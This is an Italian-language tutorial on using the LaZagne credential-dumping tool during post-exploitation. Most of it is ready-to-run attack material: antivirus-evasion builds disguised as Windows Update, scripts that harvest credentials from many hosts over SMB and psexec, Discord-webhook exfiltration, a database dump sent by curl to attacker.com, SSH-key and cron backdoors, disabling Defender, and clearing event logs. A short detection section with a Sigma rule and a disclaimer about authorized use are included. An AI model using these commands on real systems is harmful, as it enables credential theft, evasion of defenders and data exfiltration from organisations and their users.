LaZagne: Tool Post-Exploitation per Credential Dumping Applicativo e DPAPI

LaZagne: password recovery tool per 87+ applicazioni. Browser, WiFi, email, database, sysadmin tools. DPAPI decryption, credential harvesting post-exploitation Windows/Linux/macOS.
- Pubblicato il 2026-02-06
- Tempo di lettura: 11 min
LaZagne: Password Recovery Massivo Post-Exploitation #
LaZagne è il credential harvesting tool definitivo per post-exploitation. Quando ottieni accesso a un sistema Windows, Linux o macOS durante un pentest, LaZagne estrae automaticamente password salvate da 87+ applicazioni: browser (Chrome, Firefox, Edge), client email (Outlook, Thunderbird), tool sysadmin (PuTTY, WinSCP, FileZilla), database client, e credential stores di sistema.
Sviluppato da Alessandro Zanni (@AlessandroZ), LaZagne si distingue per approccio multi-piattaforma e coverage applicativa estensiva. Il tool sfrutta Windows DPAPI per decifrare credential protetti, accede direttamente a SQLite database dei browser, e recupera password da registry, file di configurazione e keychain di sistema.
In questa guida impari a usare LaZagne in scenari reali di credential access: da installazione Python a packaging in .exe, da browser credential extraction a integration con SharpDPAPI per credential flow completo. LaZagne si posiziona nella kill chain in fase di Credential Access, alimentando lateral movement con password cleartext invece di hash NTLM che richiedono pass-the-hash.
Setup e Installazione #
Requisiti Tecnici #
Piattaforme supportate: Windows 7/8/10/11, Linux (Debian/Ubuntu/RHEL), macOS 10.12+
Python: 3.6+ (raccomandato 3.9+)
Privilegi Windows: Standard user (applicazioni), Administrator (WiFi/LSA)
Repository ufficiale: https://github.com/AlessandroZ/LaZagne
Versione attuale: v2.4.7 (Aprile 2025)
Installazione da Source #
# Clone repository
git clone https://github.com/AlessandroZ/LaZagne.git
cd LaZagne

# Install dependencies
pip3 install -r requirements.txt

# Windows execution
cd Windows
python laZagne.py all
Download Pre-compilato #
# Windows standalone executable (no Python required)
wget https://github.com/AlessandroZ/LaZagne/releases/download/v2.4.7/LaZagne.exe

# Verifica hash SHA256
certutil -hashfile LaZagne.exe SHA256
# Confronta con hash su releases page
Dimensione: ~15 MB (PyInstaller package con tutte le dipendenze)
Detection rate: 47/69 su VirusTotal (Microsoft: HackTool:Win32/LaZagne)
Build Custom con PyInstaller #
# Installa PyInstaller
pip3 install pyinstaller

# Build con icon custom e nome diverso (evasion)
pyinstaller --onefile --icon=update.ico --name WindowsUpdate laZagne.py

# Output: dist/WindowsUpdate.exe
Evasion: Rename functions, obfuscate strings, use Nuitka invece di PyInstaller (detection ~11/69).
Verifica Funzionamento #
C:\Temp>LaZagne.exe all

##############################
|                            |
|           LaZagne          |
|                            |
##############################

[+] 2 passwords have been found.

[Chrome]
URL: https://github.com/login
Login: admin@example.com
Password: GitHubPassword123!

[FileZilla]
Host: ftp.example.com
Port: 21
Login: ftpuser
Password: FtpSecretPass
Se vedi output credenziali → installazione corretta.
Uso Base #
Sintassi Comando #
# Syntax generale
laZagne.exe [category] [options]

# Categories principali
all          # Tutti i moduli (raccomandato)
browsers     # Solo browser
sysadmin     # PuTTY, WinSCP, FileZilla, etc.
windows      # LSA secrets, Credential Manager, Vault
Esempi Base #
# Dump completo tutte le password
LaZagne.exe all

# Solo browser
LaZagne.exe browsers

# Output JSON
LaZagne.exe all -oJ

# Output file JSON in path specifico
LaZagne.exe all -oJ -output C:\Users\Public\

# Quiet mode (no banner)
LaZagne.exe all -quiet

# Verbose logging
LaZagne.exe all -vv
Output Formats #
| Flag | Formato | Uso |
|---|---|---|
| (default) | stdout text | Interactive console |
-oJ | JSON | Parsing automatico |
-oA | All formats | Debug |
-output PATH | Specifica directory | Remote collection |
Moduli Supportati (Windows) #
Browsers (24 moduli):
chrome, firefox, edge, brave, opera, vivaldi, chromium,
coccoc, torch, kometa, orbitum, centbrowser, 7star,
sputnik, vivaldi, epicprivacy, uran, yandex, iridium,
comodo, liebao
Sysadmin Tools (18 moduli):
winscp, putty, filezilla, ftpnavigator, mremoteng,
opensshforwindows, openvpn, rdpmanager, vnc,
apachedirectorystudio, sqldeveloper, squirrel,
dbvis, coreftp, cloudstation, cyberduck, robomongo
Email Clients:
outlook, thunderbirdWindows Internal:
credman (Credential Manager), lsa (LSA Secrets),
vault (IE/Edge passwords), mscache (Domain Cached Credentials),
hashdump (SAM), dpapi (masterkeys)
Altri:
git, docker, wsl, keepass (config path detection),
pidgin, skype, galconfusion, kalypsomedia, tortoise,
maven
Tecniche Operative #
Scenario 1: Browser Password Harvesting #
Contesto: Compromesso workstation utente standard, nessun admin.
Obiettivo: Estrarre saved passwords da Chrome/Firefox.
# Browser credentials only (veloce)
C:\Temp>LaZagne.exe browsers -vv

[+] Chrome passwords:

URL: https://mail.google.com
Login: user@company.com
Password: CompanyMail2024!

URL: https://portal.office.com
Login: user@company.com
Password: Office365Pass!

URL: https://aws.amazon.com/console
Login: admin-aws
Password: AwsS3cr3tK3y2024
Timeline: 2-5 secondi
Privilege: Standard user (no admin required)
Integration: Password AWS → AWS CLI access, Office365 → Email access
Scenario 2: Sysadmin Tools Credential Dump #
Contesto: Compromesso workstation sysadmin.
Obiettivo: Recuperare credenziali server infrastructure.
C:\Temp>LaZagne.exe sysadmin

[WinSCP]
Protocol: SFTP
Hostname: prod-web-01.company.com
Port: 22
Username: root
Password: R00tP@ssW0rd!

[PuTTY]
Hostname: db-master.internal
Port: 22
Username: dbadmin
Password: DbAdm1nP@ss

[FileZilla]
Host: backup.company.com
Port: 21
Username: backup_user
Password: B4ckup2024!

[mRemoteNG]
Hostname: 192.168.10.50
Username: administrator
Password: AdminWinServer2024
Valore: Credenziali infrastructure critiche → lateral movement verso server production.
Scenario 3: WiFi Password Extraction #
Contesto: Laptop aziendale compromesso.
Obiettivo: Estrarre WiFi PSK per guest network access.
# Richiede privilegi Administrator
C:\Temp>LaZagne.exe wifi

[WiFi - Company_Guest]
Authentication: WPA2-PSK
Password: CompanyGuest2024!

[WiFi - Company_Corporate]
Authentication: WPA2-Enterprise
SSID: Company_Corporate
(No PSK - uses 802.1X)

[WiFi - Home_Network]
Authentication: WPA2-PSK
Password: MyH0meW1F1
Uso: PSK guest network → physical access WiFi senza badge aziendale.
Scenario 4: Credential Manager Secrets #
Contesto: Windows Credential Manager contiene RDP saved credentials.
C:\Temp>LaZagne.exe windows -vv

[Credential Manager]
URL: Domain:target=TERMSRV/192.168.1.100
Username: CORP\administrator
Password: AdminRdpPass2024!

[LSA Secrets]
_SC_MSSQLSERVER
Password: SQLServiceAccount!

[Windows Vault]
URL: https://sharepoint.company.com
Username: user@company.com
Password: SharePointPass!
Critical: RDP password → direct access a server senza hash cracking.
Tecniche Avanzate #
DPAPI Decryption con User Password #
Problema: Browser Chrome v80+ cripta password con DPAPI.
LaZagne automatico: Tenta decryption con user context corrente.
DPAPI manual con password nota:
# Se conosci Windows password utente
LaZagne.exe all -password UserWindowsPassword123
Questo decripta masterkey DPAPI anche per altri utenti (se hai hash o password).
Integration con SharpDPAPI:
# Step 1: Extract DPAPI masterkeys
SharpDPAPI.exe masterkeys

# Step 2: Use masterkey in LaZagne (non supportato direttamente)
# Alternative: SharpChrome per Chrome diretto
SharpChrome.exe logins
Vedi SharpDPAPI e SharpChrome per decryption avanzato.
Remote Credential Harvesting via SMB #
Scenario: Accesso admin remoto, vuoi LaZagne output senza interactive session.
# Upload LaZagne.exe
smbclient.py CORP/admin@192.168.1.50
# smb> put LaZagne.exe C$\Temp\LaZagne.exe

# Execute remotely e redirect output
psexec.py CORP/admin@192.168.1.50 'cmd /c C:\Temp\LaZagne.exe all > C:\Temp\output.txt'

# Download output
# smb> get C$\Temp\output.txt

# Cleanup
# smb> rm C$\Temp\LaZagne.exe
# smb> rm C$\Temp\output.txt
Timeline: 30-45 secondi per host.
Multi-Host Collection Script #
#!/bin/bash
# targets.txt contiene IP workstation

while read target; do
  echo "[+] Processing $target"

  # Upload
  smbclient.py -c 'put LaZagne.exe C$\Temp\' CORP/admin@$target

  # Execute
  psexec.py CORP/admin@$target 'C:\Temp\LaZagne.exe all -oJ -output C:\Temp'

  # Download JSON
  smbclient.py -c 'get C$\Temp\credentials.json' CORP/admin@$target > loot/$target.json

  # Cleanup
  psexec.py CORP/admin@$target 'del C:\Temp\LaZagne.exe & del C:\Temp\credentials.json'

done < targets.txt

echo "[+] Parsing all JSON outputs..."
cat loot/*.json | jq '.[]' > all_credentials.txt
Risultato: Aggregated credentials da 50+ workstation in 15-20 minuti.
In-Memory Execution via PowerShell #
Evasion: Evita drop su disco.
# Download in memory
$url = "http://10.10.14.5/LaZagne.exe"
$bytes = (New-Object Net.WebClient).DownloadData($url)

# Reflective load (richiede Invoke-ReflectivePEInjection)
Invoke-ReflectivePEInjection -PEBytes $bytes -ExeArgs "all"
Limite: LaZagne non è progettato per reflective loading, funziona meglio su disco.
Alternative: Integra LaZagne in C2 framework (Pupy, Sliver) per in-memory execution nativa.
LaZagne su Linux Target #
# Su Linux compromesso
cd /tmp
wget http://10.10.14.5/laZagne.py
python3 laZagne.py all

# Output tipico Linux
[Firefox]
URL: https://github.com
Login: developer@company.com
Password: GitHubDev2024

[Environment Variables]
AWS_ACCESS_KEY_ID=AKIAIOSFODNN7EXAMPLE
AWS_SECRET_ACCESS_KEY=wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEY
Coverage Linux: Firefox, Chrome, environment variables, WiFi (NetworkManager), CLI tools (AWS, Git, Docker).
Scenari Pratici di Pentest #
Scenario A: Phishing → Credential Harvesting → Cloud Access #
Timeline: 15 minuti
Fase 1: Initial Access (T+0)
# Phishing con macro Office
# Macro scarica LaZagne.exe e esegue
Fase 2: Credential Dump (T+2min)
C:\Users\victim\Downloads>LaZagne.exe all -oJ -output %TEMP%

# Output: C:\Users\victim\AppData\Local\Temp\credentials.json
Fase 3: Exfiltration (T+5min)
# Upload via Discord webhook (stealth)
$json = Get-Content $env:TEMP\credentials.json
Invoke-RestMethod -Uri "https://discord.com/api/webhooks/..." -Method Post -Body @{content=$json}
Fase 4: Cloud Pivot (T+10min)
# Credential AWS trovata in environment vars
export AWS_ACCESS_KEY_ID=AKIA...
export AWS_SECRET_ACCESS_KEY=wJal...

# Enumeration AWS
aws s3 ls
aws ec2 describe-instances
Fase 5: Data Exfiltration (T+15min)
# Download S3 bucket sensitive
aws s3 sync s3://company-backups/ ./backups/
Risultato: Da phishing a cloud data exfiltration in 15 minuti.
Scenario B: Workstation Compromise → Lateral Movement #
Contesto: Compromessa workstation IT support, cerchi admin credentials.
Fase 1: LaZagne Execution
C:\Temp>LaZagne.exe all -vv

[mRemoteNG]
Hostname: DC01.corp.local
Protocol: RDP
Username: CORP\domainadmin
Password: DomainAdm1n2024!

[PuTTY]
Hostname: firewall.corp.local
Username: admin
Password: F1r3w@llP@ss
Fase 2: Domain Admin Access
# RDP to Domain Controller
xfreerdp /v:DC01.corp.local /u:domainadmin /p:'DomainAdm1n2024!' /cert-ignore
Fase 3: Domain Dominance
# DCSync attack
lsadump::dcsync /domain:corp.local /user:Administrator
Timeline: 5 minuti da workstation a DA.
Errore comune: mRemoteNG password encrypted con master password. Se LaZagne non decripta → manual:
# mRemoteNG usa master password, verifica file confCons.xml
type "%APPDATA%\mRemoteNG\confCons.xml"

# Se encrypted: tenta crack con hashcat
# Oppure: keylog master password durante uso
Scenario C: Red Team Long-Term Collection #
Obiettivo: Continuous credential harvesting da multiple compromise.
Setup:
# Scheduled task su host compromessi
schtasks /create /tn "WindowsUpdate" /tr "C:\Windows\System32\update.exe all -oJ -output C:\ProgramData\" /sc daily /st 03:00 /ru SYSTEM

# update.exe = LaZagne.exe renamed
Collection:
# Cron job attacker server per retrieval
0 4 * * * /opt/scripts/collect_credentials.sh

# collect_credentials.sh
#!/bin/bash
for host in $(cat /opt/targets.txt); do
  smbclient.py -c 'get C$\ProgramData\credentials.json' CORP/admin@$host > /var/loot/$host-$(date +%Y%m%d).json
done

# Parse e deduplica
cat /var/loot/*.json | jq -r '.[] | "\(.Login):\(.Password)"' | sort -u >> /var/loot/master_credentials.txt
Risultato: 100+ unique credentials in 2 settimane passive collection.
Toolchain Integration #
Credential Flow Architecture #
LaZagne.exe
    ↓ (plaintext passwords)
[Evil-WinRM](/articoli/evilwinrm/) / RDP
    ↓ (interactive access)
[Mimikatz](/articoli/mimikatz/) / [SafetyKatz](/articoli/safetykatz/)
    ↓ (NTLM hash extraction)
[Impacket](/articoli/impacket/)
    ↓ (pass-the-hash lateral movement)
Domain Admin
Passaggio Dati Concreto #
Step 1: LaZagne → Cleartext Password
[Chrome]
URL: https://portal.office.com
Login: admin@company.com
Password: Office365Admin!
Step 2: Password → Email Access
# Office365 authentication
curl -u "admin@company.com:Office365Admin!" https://outlook.office365.com/api/v2.0/me/messages
Step 3: Email → Internal Intelligence
# Search emails per "password" o "vpn" o "admin"
# Trova: VPN credentials, infrastructure documentation, etc.
Step 4: VPN → Internal Network
# Connect VPN
openvpn --config company-vpn.ovpn --auth-user-pass creds.txt

# Now inside perimeter → continue exploitation
Tabella Comparativa Tool Simili #
| Tool | Platform | Applications | DPAPI | Output | Manutenzione |
|---|---|---|---|---|---|
| LaZagne | Win/Linux/Mac | 87+ | Automatico | JSON/Text | Attivo (2025) |
| SharpChrome | Windows | Chrome/Edge | Manual | JSON | Attivo |
| SharpDPAPI | Windows | DPAPI blobs | Advanced | Text | Attivo |
| Mimikatz | Windows | System creds | No | Text | Attivo |
| Browser-specific | OS-specific | 1 browser | Varies | Varies | Varies |
Quando usare LaZagne:
- Quick win: dump massivo automatico
- Multiple applications: coverage ampio
- Post-phishing: victim non-tech, molte password salvate
- Time-constrained: 5 secondi vs 30 minuti manual
Quando NON usare LaZagne:
- Stealth critical: detection rate alto (47/69 AV)
- DPAPI advanced: SharpDPAPI più flessibile
- Chrome-only: SharpChrome più targeted
- Enterprise hardened: Application password storage disabilitato via GPO
Attack Chain Completa #
Scenario: Penetration test PMI con 200 workstation.
Fase 1: Reconnaissance (T+0, 4 ore) #
# Network scan
nmap -sn 192.168.1.0/24 > hosts.txt

# SMB enumeration
nxc smb hosts.txt --gen-relay-list relayable.txt

# BloodHound collection (da workstation compromessa)
SharpHound.exe -c All
Fase 2: Initial Access (T+4h, 1 ora) #
# Phishing campagna
# Macro Office scarica ed esegue LaZagne + beacon Cobalt Strike

# Primo callback
[+] Beacon session opened: 192.168.1.145
Fase 3: Credential Harvesting (T+5h, 10min) #
beacon> execute-assembly /opt/LaZagne.exe all

[Chrome]
Login: user01@company.com
Password: CompanyPass2024!

[WinSCP]
Host: 192.168.1.10
Login: sysadmin
Password: SysAdm1n!
Fase 4: Lateral Movement (T+5h15min, 15min) #
# SSH to server con WinSCP creds
ssh sysadmin@192.168.1.10
# Password: SysAdm1n!

# Sudo enumeration
sudo -l
# (ALL) NOPASSWD: ALL

# Root access
sudo su -
Fase 5: Persistence (T+5h30min, 10min) #
# SSH key backdoor
mkdir /root/.ssh
echo "ssh-rsa AAAA...attacker-key" >> /root/.ssh/authorized_keys

# Cron backdoor
echo "*/15 * * * * /tmp/.update >/dev/null 2>&1" | crontab -
Fase 6: Post-Exploitation (T+5h45min, variabile) #
# Database enumeration
mysql -u root -p

# Dump database
mysqldump -u root --all-databases > /tmp/db_dump.sql

# Exfiltrate
curl -F "file=@/tmp/db_dump.sql" https://attacker.com/upload
Timeline totale: ~6 ore da recon a database exfiltration.
Pivot critico: LaZagne password WinSCP → SSH server access → root via sudo → persistence.
Detection & Evasion #
Blue Team Detection #
File-based Detection:
- Hash SHA256: LaZagne.exe ha signature note (VirusTotal detection)
- Filename: laZagne.py, LaZagne.exe (case-insensitive monitoring)
Behavioral Detection:
Process: LaZagne.exe
  → File Access: %APPDATA%\Local\Google\Chrome\User Data\Default\Login Data
  → File Access: %APPDATA%\Mozilla\Firefox\Profiles\*.default\logins.json
  → File Access: SOFTWARE\Martin Prikryl\WinSCP 2\Sessions (registry)
  → API Call: CryptUnprotectData (DPAPI decryption)
Sysmon Event 11 - File Access Pattern:
<EventID>11</EventID>
<Image>C:\Temp\LaZagne.exe</Image>
<TargetFilename>C:\Users\*\AppData\Local\Google\Chrome\User Data\Default\Login Data</TargetFilename>
EDR Alerts:
- Sequential file access: Multiple credential store files in <5 seconds
- DPAPI abuse: Non-browser process calling CryptUnprotectData on browser data
- Registry enumeration: Rapid iteration through HKCU\Software keys
Sigma Rule:
title: LaZagne Credential Harvesting
logsource:
  product: windows
  service: sysmon
detection:
  selection_files:
    EventID: 11
    TargetFilename|contains:
      - '\Login Data'
      - '\logins.json'
      - '\Cookies'
  selection_process:
    Image|endswith:
      - '\LaZagne.exe'
      - '\lazagne.py'
  condition: selection_files or selection_process
Tecniche di Evasion #
1. Obfuscation e Renaming #
# Rinomina executable
cp LaZagne.exe WindowsUpdate.exe

# Modifica metadata
rcedit WindowsUpdate.exe --set-version-string "ProductName" "Microsoft Update Service"
rcedit WindowsUpdate.exe --set-version-string "CompanyName" "Microsoft Corporation"
rcedit WindowsUpdate.exe --set-file-version "10.0.19041.1"

# Test detection
WindowsUpdate.exe all
Effectiveness: Evade filename-based detection, ma behavioral detection rimane.
2. Source Obfuscation + Nuitka #
# Installa Nuitka (alternativa a PyInstaller)
pip3 install nuitka

# Obfusca source prima di compile
# Rename functions, variables, add junk code

# Compile con Nuitka
nuitka --onefile --windows-disable-console --output-dir=dist laZagne.py

# Risultato: dist/laZagne.exe con detection ridotta
Detection rate: PyInstaller 47/69 → Nuitka ~11/69
3. Targeted Module Execution #
Problema: LaZagne all è noisy (accede molti file).
Soluzione: Execute solo moduli necessari.
# Solo Chrome (single file access)
LaZagne.exe browsers -chrome

# Solo WinSCP (single registry key)
LaZagne.exe sysadmin -winscp

# Riduce behavioral signature
Stealth improvement: Da 20+ file access a 1-2 access.
Cleanup Post-Exploitation #
# Delete executable
del C:\Temp\LaZagne.exe

# Delete output file
del C:\Temp\credentials.json

# Clear PowerShell history (se usato)
Remove-Item (Get-PSReadlineOption).HistorySavePath

# Clear Windows event logs (detection alert!)
wevtutil cl Security
wevtutil cl System

# Timestomp (se file modificati)
# Use timestomp.exe per restore original timestamps
Attenzione: Event log clearing è red flag critico. Preferisci:
- Event log tampering selettivo (rimuovi solo eventi tuoi)
- Evita log clearing se possibile
Performance & Scaling #
Single Host Performance #
Execution time per module:
| Module | File Access | Registry Access | Time | Admin Required |
|---|---|---|---|---|
| Chrome | 1 file | 0 | 1-2s | No |
| Firefox | 2-3 files | 0 | 1-2s | No |
| WinSCP | 0 | 1 key | <1s | No |
| Credential Manager | Windows API | DPAPI | 2-3s | No |
| WiFi | Windows API | 0 | 1-2s | Yes |
| LSA Secrets | Windows API | Registry | 3-5s | Yes |
LaZagne all totale: 5-15 secondi (dipende da applicazioni installate)
Memory footprint: ~40-60 MB RAM
Disk I/O: Minimal (read-only access to credential stores)
Multi-Host Scaling #
# Sequential (50 host)
# 50 host * 15 sec = 750 sec = 12.5 min

# Parallel (10 threads)
# 50 host / 10 threads * 15 sec = 75 sec = 1.25 min

# NetExec parallel execution
nxc smb targets.txt -u admin -p pass -M lazagne --threads 10
Bottleneck: Network latency upload/download, non execution time.
Optimization:
- Pre-stage LaZagne.exe su SYSVOL share (tutti gli host SMB access)
- Use SMB multichannel per parallel upload
- Compress output before download
Comparison Performance #
| Scenario | LaZagne | Manual | SharpChrome | Mimikatz |
|---|---|---|---|---|
| Browser only | 2s | 5min | 1s | N/A |
| All applications | 15s | 30min | N/A | N/A |
| LSASS memory | N/A | N/A | N/A | 5s |
| Remote (50 host) | 75s (parallel) | Hours | 50s | 250s |
Tabelle Tecniche #
Command Reference #
| Comando | Output | Uso |
|---|---|---|
LaZagne.exe all | All credentials, stdout | Quick comprehensive dump |
LaZagne.exe all -oJ | JSON format | Automated parsing |
LaZagne.exe all -oJ -output C:\Temp | JSON to file | Non-interactive |
LaZagne.exe browsers | Browser passwords only | Targeted extraction |
LaZagne.exe sysadmin | IT tools credentials | Infrastructure access |
LaZagne.exe windows | Windows internal stores | Credential Manager, Vault |
LaZagne.exe all -quiet | No banner | Stealth output |
LaZagne.exe all -vv | Verbose logging | Debugging |
LaZagne.exe all -password Pass123 | DPAPI with known password | Offline decryption |
Application Coverage #
| Category | Windows | Linux | macOS | Admin Required |
|---|---|---|---|---|
| Browsers | 24 | 2 | 2 | No |
| Sysadmin | 18 | 5 | 3 | No |
| 2 | 1 | 1 | No | |
| Windows Internal | 6 | N/A | N/A | Yes (some) |
| Git/Docker | Yes | Yes | Yes | No |
| WiFi | Yes | Yes | Yes | Yes |
| Database Clients | 5 | 2 | 2 | No |
Detection Methods #
| Method | Indicator | Reliability |
|---|---|---|
| AV Signature | LaZagne.exe hash | Very High |
| Filename | laZagne.py / LaZagne.exe | High |
| Behavioral - File Access | Sequential credential store access | High |
| Behavioral - API | CryptUnprotectData from non-browser | Medium |
| Network | C2 exfiltration pattern | Medium |
Troubleshooting #
Errore: “No passwords found” #
Causa: Nessuna applicazione con password salvate, DPAPI decryption failed.
Verifica:
# Check se Chrome/Firefox hanno saved passwords
# Chrome: chrome://settings/passwords
# Firefox: about:logins
Fix:
- Assicurati utente abbia salvato password nei browser
- Prova module-specific:
LaZagne.exe browsers -vv
Errore: “Access Denied” (WiFi module) #
Causa: WiFi module richiede privilegi Administrator.
Verifica:
whoami /groups | findstr "S-1-5-32-544"
# Se non presente → non admin
Fix:
# Esegui come Administrator
runas /user:Administrator LaZagne.exe

# Oppure: elevation exploit
DPAPI Decryption Failed #
Causa: Chrome masterkey crittografato, user password richiesta.
Output:
[Chrome]
Cannot decrypt the master key
Fix:
# Se conosci Windows password
LaZagne.exe browsers -password UserWindowsPass123

# Oppure: usa SharpChrome con DPAPI masterkey
SharpChrome.exe logins /unprotect
Output JSON Malformato #
Causa: Caratteri speciali in password rompono JSON parsing.
Fix:
# Usa output text invece di JSON
LaZagne.exe all > output.txt

# Oppure: fix JSON con jq
cat credentials.json | jq '.' > fixed.json
Defender Blocca Esecuzione #
Causa: Real-time protection rileva HackTool:Win32/LaZagne.
Verifica:
Get-MpThreatDetection | Where {$_.ThreatName -like "*LaZagne*"}Fix:
# Temporary disable (richiede admin)
Set-MpPreference -DisableRealtimeMonitoring $true

# Exclusion path
Set-MpPreference -ExclusionPath "C:\Temp"

# Exclusion process
Set-MpPreference -ExclusionProcess "LaZagne.exe"
Meglio: Obfuscate + recompile con Nuitka.
FAQ #
LaZagne funziona senza privilegi Administrator?
Sì, per la maggior parte dei moduli. Browser, sysadmin tools, email clients non richiedono admin. Solo WiFi passwords e LSA Secrets richiedono privilegi elevati.
Come LaZagne decripta password Chrome?
Chrome usa DPAPI per encryption. LaZagne chiama CryptUnprotectData() Windows API usando masterkey dell’utente corrente. Funziona solo se eseguito come stesso utente che ha salvato la password.
LaZagne funziona con Chrome post-v80?
Sì, LaZagne supporta Chrome v80+ che usa AES-GCM encryption invece di vecchio DPAPI diretto. Il tool legge encrypted key da Local State file e lo decripta con DPAPI.
Differenza tra LaZagne e SharpChrome?
LaZagne: Python, multi-application (87+), DPAPI automatico, detection alto. SharpChrome: C#, Chrome/Edge only, DPAPI manual con pvk, detection medio. SharpChrome meglio per targeted Chrome extraction con domain backup key.
LaZagne può craccare master password?
No. Se applicazione (es. KeePass, LastPass) usa master password, LaZagne trova solo path del database criptato, non può decifrarlo. Richiede master password cracking separato.
Come integro LaZagne con Cobalt Strike?
Non direttamente. LaZagne è Python script, Cobalt Strike execute-assembly richiede .NET. Workaround:
beacon> upload LaZagne.exe C:\Temp\
beacon> shell C:\Temp\LaZagne.exe all > C:\output.txt
beacon> download C:\output.txt
LaZagne funziona offline (dump file portato su altra macchina)?
No. LaZagne richiede execution sul target system perché:
- DPAPI decryption usa masterkey dell’utente (user-specific)
- Windows API calls (CryptUnprotectData) richiedono Windows running
Per offline: dump DPAPI masterkey + credential files, poi usa SharpDPAPI offline.
Detection rate LaZagne: come abbassarlo?
Metodi:
- Rename executable e metadata (minimo)
- Recompile con Nuitka invece PyInstaller (medio)
- Source obfuscation + string encryption (alto)
- Custom build con solo moduli necessari (alto)
- Integration in C2 framework come Pupy (molto alto)
Cheat Sheet Finale #
| Scenario | Comando | Note |
|---|---|---|
| Quick full dump | LaZagne.exe all | Output stdout |
| JSON output | LaZagne.exe all -oJ | Machine-parsable |
| JSON to file | LaZagne.exe all -oJ -output C:\Temp | Non-interactive |
| Browser only | LaZagne.exe browsers | Fast (2-3s) |
| IT tools | LaZagne.exe sysadmin | Infrastructure creds |
| WiFi passwords | LaZagne.exe wifi | Requires admin |
| Quiet mode | LaZagne.exe all -quiet | No banner |
| Verbose debug | LaZagne.exe all -vv | Troubleshooting |
| With user password | LaZagne.exe all -password Pass123 | DPAPI offline |
| Chrome specific | LaZagne.exe browsers -chrome | Targeted |
| Remote execution | psexec \\target LaZagne.exe all > out.txt | Via PsExec |
| Cobalt Strike | shell LaZagne.exe all > C:\output.txt | Upload first |
Disclaimer: LaZagne è uno strumento per penetration testing autorizzato, digital forensics e incident response. L’uso non autorizzato per furto di credenziali viola art. 615-ter c.p. (accesso abusivo) e 615-quater c.p. (detenzione abusiva codici di accesso). Utilizzare esclusivamente in ambienti controllati con autorizzazione scritta del proprietario del sistema.
Repository ufficiale: https://github.com/AlessandroZ/LaZagne
Supporto: GitHub Issues (progetto attivo)
Alternative: SharpChrome (Chrome-only C#), SharpDPAPI (DPAPI advanced), Mimikatz (system credentials)